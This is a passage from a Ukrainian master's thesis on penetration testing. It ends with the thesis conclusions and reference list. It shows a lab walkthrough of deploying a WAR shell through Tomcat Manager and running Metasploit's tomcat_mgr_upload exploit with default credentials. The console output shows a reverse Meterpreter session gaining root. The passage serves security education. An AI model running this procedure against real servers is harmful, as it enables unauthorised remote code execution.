З рисунку 3.11 вище, далі перейдемо на List Applications, ви побачите список всіх встановлених програм, якими керує цей екземпляр Apache Tomcat. На даній сторіні ми найдемо форму для вибору та деплою нашого WAR файлу:



Рисунок 3.12 - Форма вибору WAR файлу для проведення деплою

З рисунку 3.12 вище, бачимо що можемо завантажити WAR-файл (redteam.war) на сервер з розділу WAR-файл для розгортання на сторінці. Натискання на кнопку "Розгорнути" призведе до розгортання нашого WAR-файлу. У разі успішного розгортання WAR-файлу наш додаток буде

встановлено на сервері Apache Tomcat, який ми можемо переглянути за допомогою опції List Applications (як згадувалося раніше). Далі перейдемо на нову задеплоєну аплікацію:



Рисунок 3.13 - Нова задеплоїна аплікація redteam shell

Цього ж процесу, та результату що наведений на рисунку 3.13, можна досягти і за допомогою Metasploit. За допомогою модуля tomcat_mgr_upload в Metasploit ми можемо завантажити оболонку WAR. Давайте скористаємося цим модулем, виконавши наступну команду в msfconsole:

~use exploit/multi/http/tomcat_mgr_upload

На наступному рисунку 3.14 показано результат виконання попередньої команди:

```
msf5 > use exploit/multi/http/tomcat_mgr_upload
msf5 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified user
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host
   RHOSTS        192.168.2.8      yes       The target address range or CIDR
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing
   TARGETURI     /manager         yes       The URI path of the manager app
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.8      yes       The listen address (an interface may be
   LPORT  4444             yes       The listen port
```

Рисунок 3.14 - Виконання команди use exploit/multi/http/tomcat_mgr_upload

Оскільки це автентифікований механізм, нам потрібно надати облікові дані для HTTP-автентифікації. Давайте виконаємо цей модуль, щоб Metasploit міг завантажити WAR-файл і виконати корисне навантаження на сервері (рисунок 3.15)

```
msf5 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Retrieving session ID and CSRF token...
[*] Finding CSRF token...
[*] Uploading and deploying ymRRnwH...
[*] Uploading 6256 bytes as ymRRnwH.war ...
[*] Executing ymRRnwH...
[*] Executing /ymRRnwH/CSWioQ7L2U.jsp...
[*] Finding CSRF token...
[*] Undeploying ymRRnwH ...
[*] Sending stage (53867 bytes) to 192.168.2.8
[*] Meterpreter session 3 opened (192.168.2.8:4444 -> 192.168.2.8:59593) at 2019-10-07 03:19:27 +0530
```

Рисунок 3.15 - Виконання експлоіту tomcat_mgr_upload

Як можемо бачити на попередньому рисунок 3.15, модуль успішно пройшов автентифікацію на сервері і завантажив WAR-файл (ymRRnwH.war). Після завантаження модуль викликав JSP-файл, упакований у WAR-файл, і виконав його, щоб отримати зворотне з'єднання з сервісом meterpreter:

```
meterpreter >
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer    : d04736eda975
OS          : Linux 4.9.184-linuxkit (amd64)
Meterpreter : java/linux
meterpreter >
```

Рисунок 3.16 - Встановлене з’єднання з сервісом meterpreter

Отже, підсумовуючи фінальний результат який ми отримали з рисунку 3.16, нижче наведено кроки, які перевіряє meterpreter під час виконання модуля tomcat_mgr_upload:

- Модуль Metasploit перевіряє, чи дійсні облікові дані.

- Якщо вони дійсні, модуль отримує значення org.apache.catalina.filters.CSRF_NONCE з відповіді сервера (токен CSRF).

- Потім модуль намагається завантажити корисне навантаження WAR за допомогою методу HTTP POST (без автентифікації).

- Якщо попередній крок не вдається, модуль завантажує файл WAR (POST/manager/html/upload), використовуючи надані йому облікові дані.

Після успішного завантаження модуль запитує у сервера JSP-файл інтерпретатора лічильників, в результаті чого відкривається з'єднання з інтерпретатором лічильників (в даному випадку - зворотне з'єднання).

Отож ми завантажили і запустили оболонку meterpreter, щоб отримати зворотне з'єднання. Існують випадки, коли зворотне з'єднання неможливе. У таких випадках ми завжди можемо шукати з'єднання з прив'язкою або тунелювати сеанси meterpreter через HTTP.

Тепер, коли ми знаємо, як можна завантажити оболонку WAR на екземпляр Apache Tomcat і як можна використати деякі уразливості, давайте перейдемо до наступного рівня атак, які виконуються на екземпляр Apache Tomcat".

Висновок до розділу 3

У рамках даного розділу було виконано декілька ключових кроків, спрямованих на практичне використання Metasploit у проведенні пенетраційного тестування. Ці кроки включали:

- установлення Metasploit на операційну систему MacOS для створення необхідного робочого середовища;

- оцінку поширеності серверів на Apache Tomcat та встановлення самого сервера для подальших етапів тестування;

- застосування модуля tomcat_mgr_login для використання методу грубої сили у взломі сервера Tomcat через Metasploit;

- запуск експлоіту для завантаження файлу WAR на сервер Tomcat, використовуючи можливості Metasploit для експлуатації вразливостей.

Було наочно продемонстровано практичні аспекти використання Metasploit у проведенні пенетраційних тестувань та виконано акцент на процесах встановлення, аналізу та експлуатації вразливостей, важливих для оцінки безпеки веб-додатків. Можна підсумувати, що використання Metasploit при пошуку вразливостей та пенетраційному тестуванні серверу Tomcat має кілька переваг:

- широкий спектр модулів - Metasploit має величезну бібліотеку готових модулів, спеціально розроблених для виявлення вразливостей. Це дозволяє швидко та ефективно перевіряти різні типи атак, що можуть бути використані проти серверу Tomcat;
- простота використання - інтерфейс Metasploit розроблений таким чином, що спрощує процес використання. Це дозволяє навіть менш досвідченим користувачам ефективно проводити тестування безпеки;
- ефективність експлуатації вразливостей - Metasploit дозволяє використовувати готові експлойти для вразливостей. Це дозволяє швидко виконувати атаки та перевіряти можливості отримання доступу до серверу Tomcat через використання цих експлойтів.

Перелічені вище переваги дозволяють ефективно використовувати Metasploit у виявленні та експлуатації вразливостей серверу Tomcat, що в свою чергу сприяє підвищенню рівня безпеки цього сервера.

Також підсумовуючи даний розділ та взагальному дану магістерську кваліфікаційну роботу хочу визначити посилання на корисну книгу авторів Харпріт Сінгх, Хіманшу Шарма: “Практичне тестування на веб-проникнення за допомогою Metasploit”[23]. Наведена практика була та підходи були взяті з даного джерела.

ВИСНОВКИ

У ході досліджень, пов'язаних із пенетраційним тестуванням, було досліджено та проаналізовано різні аспекти цього процесу. Починаючи з огляду та дослідження існуючих методологій пенетраційного тестування через відкриті джерела, було визначено ключові принципи та етапи виконання таких тестів. Аналіз сучасних прийнятих стандартів підтвердив важливість використання стандартизованих підходів для забезпечення ефективності та надійності процесу пенетраційного тестування.

Детально проаналізовано функціональні можливості фреймворку Metasploit, який є потужним інструментом для проведення пенетраційних тестів. Аналіз модулів системи Metasploit дозволив зрозуміти широкий спектр вразливостей та атак, які можуть бути використані для тестування систем безпеки.

Під час встановлення фреймворку Metasploit та вибору системи для пенетраційного тестування, було враховано технічні вимоги та можливості обраної платформи. Вибір конкретної системи повинен бути обґрунтованим і враховувати специфіку завдань, які ставляться перед процесом тестування.

Реалізація практичної частини методики пенетраційного тестування з використанням Metasploit на обраній системі дозволило перевірити та підтвердити ефективність обраного методу тестування та виявити можливі вразливості системи.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Metasploit Framework. [Електронний ресурс] – Режим доступу: https://www.metasploit.com/

2. IBM. Що таке пенетраційне тестування? [Електронний ресурс] – Режим доступу: https://www.ibm.com/topics/penetration-testing

3. GDPR. (2016, ст.52) [Електронний ресурс] – Режим доступу: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679

4. PCI DSS Penetration Testing [Електронний ресурс] – Режим доступу: https://docs-prv.pcisecuritystandards.org/Guidance%20Document/Penetration%20Testing/information_supplement_11.3.pdf

5. Б. Аркін; С. Стендер; Г. Макгроу, “Пенетраційне тестування програмного забезпечення” [Електронний ресурс] – Режим доступу: https://ieeexplore.ieee.org/abstract/document/1392709

6. Б. Чес, Г. Макгроу, “Статичний аналіз для безпеки,” IEEE Security & Privacy [Електронний ресурс] – Режим доступу: https://ieeexplore.ieee.org/document/1366126

7. Б. Міллер et al., Fuzz Revisited: A Re-Examination of the Reliability of Unix Utilities and Services, tech. report CS-TR-95-1268, Dept. of Computer Science, Univ. Wisconsin, Apr. 1995. [Електронний ресурс] – Режим доступу: https://ieeexplore.ieee.org/document/1366126https://www.researchgate.net/publication/239668581_Fuzz_Revisited_A_Re-Examination_of_the_Reliability_of_UNIX_Utilities_and_Services

8. HD Moore [Електронний ресурс] – Режим доступу: https://hdm.io/

9. Офіційна документація Metasploit [Електронний ресурс] – Режим доступу: https://docs.metasploit.com/

10. Github проєкт Metasploit [Електронний ресурс] – Режим доступу: https://github.com/rapid7/metasploit-framework/issues

11. Методологія OSSTMM [Електронний ресурс] – Режим доступу: https://www.isecom.org/OSSTMM.3.pdf

12. Методологія ISSAF [Електронний ресурс] – Режим доступу: https://sourceforge.net/projects/isstf/

13. Методології пенетраційних тестувань [Електронний ресурс] – Режим доступу: https://owasp.org/www-project-web-security-testing-guide/v41/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies

14. PTES [Електронний ресурс] – Режим доступу: http://www.pentest-standard.org/index.php/Main_Page

15. GeekForGeeks, Огляд PTES [Електронний ресурс] – Режим доступу: https://www.geeksforgeeks.org/penetration-testing-execution-standard-ptes/

16. OWASP [Електронний ресурс] – Режим доступу: https://owasp.org/Top10/

17. SANS Top 25 [Електронний ресурс] – Режим доступу: https://www.sans.org/top25-software-errors/

18. Веб-сервер Apache Tomcat [Електронний ресурс] – Режим доступу: https://tomcat.apache.org/

19. Homebrew [Електронний ресурс] – Режим доступу: https://brew.sh/

20. Shodan [Електронний ресурс] – Режим доступу: https://www.shodan.io/search?query=Apache+Tomcat

21. Архіви з Apache Tomcat [Електронний ресурс] – Режим доступу: https://tomcat.apache.org/download-90.cgi

22. Запуск Apache Tomcat [Електронний ресурс] – Режим доступу: https://cwiki.apache.org/confluence/display/tomcat/TomcatOnMacOS

23. Харпріт Сінгх, Хіманшу Шарма, “Практичне тестування на веб-проникнення за допомогою Metasploit” [Електронний ресурс] – Режим доступу: https://www.amazon.com/Hands-Penetration-Testing-Metasploit-vulnerabilities/dp/1789953529